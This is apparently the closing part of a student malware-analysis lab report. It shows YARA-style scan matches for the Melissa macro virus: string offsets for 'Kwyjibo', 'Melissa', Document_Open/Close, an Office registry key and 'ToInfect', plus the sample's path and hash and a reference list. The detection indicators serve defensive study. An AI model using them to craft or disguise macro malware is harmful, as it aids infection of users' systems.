0x7e99:$key2: Kwyjibo

0x8304:$key2: Kwyjibo

0x7c66:$key3: Melissa

0x7ed8:$key3: Melissa

0x7f6a:$key3: Melissa

0x7fba:$key3: Melissa

0x7fea:$key3: Melissa

0x803a:$key3: Melissa

0x82f1:$key3: Melissa

0x9b75:$key3: Melissa

0x9cc0:$key3: Melissa

0x9d36:$key3: Melissa

0x9e46:$key3: Melissa

0x8df1:$fun1: GetNameSpaceC

0x81ba:$fun2: Private Sub Document_Open()

0x80d2:$fun3: Private Sub Document_Close()

melissascan
C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples\ff05182a14ea139b331217159f327a24
cf826ef1173262ae47823df7cbfa747c

0x8dd3:$s1: password

0x7dfd:$s2: .Log`on "p

0xca54:$s3: ToInfect

0x8b83:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x8c21:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x8d53:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x8fc5:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x8da0:$key2: Kwyjibo
```

```
0x8fb6:$key2: Kwyjibo

0x9421:$key2: Kwyjibo

0x8d83:$key3: Melissa

0x8ff5:$key3: Melissa

0x9087:$key3: Melissa

0x90d7:$key3: Melissa

0x9107:$key3: Melissa

0x9157:$key3: Melissa

0x940e:$key3: Melissa

0xb8c0:$key3: Melissa

0xb936:$key3: Melissa

0xcc39:$key3: Melissa

0xc7d3:$fun1: GetNameSpaceC

0x92d7:$fun2: Private Sub Document_Open()

0x91ef:$fun3: Private Sub Document_Close()
```

REFERENCES

[1]. https://en.wikipedia.org/wiki/Macro_virus

[2]. https://searchsecurity.techtarget.com/definition/Melissa-virus

[3]. https://www.fbi.gov/news/stories/melissa-virus-20th-anniversary-032519

[4]. https://uniserveit.com/blog/what-are-the-different-types-of-computer-viruses

[5]. https://hybrid-analysis.com/

[6]. https://www.virustotal.com/gui/home/upload

[7]. https://hexed.it/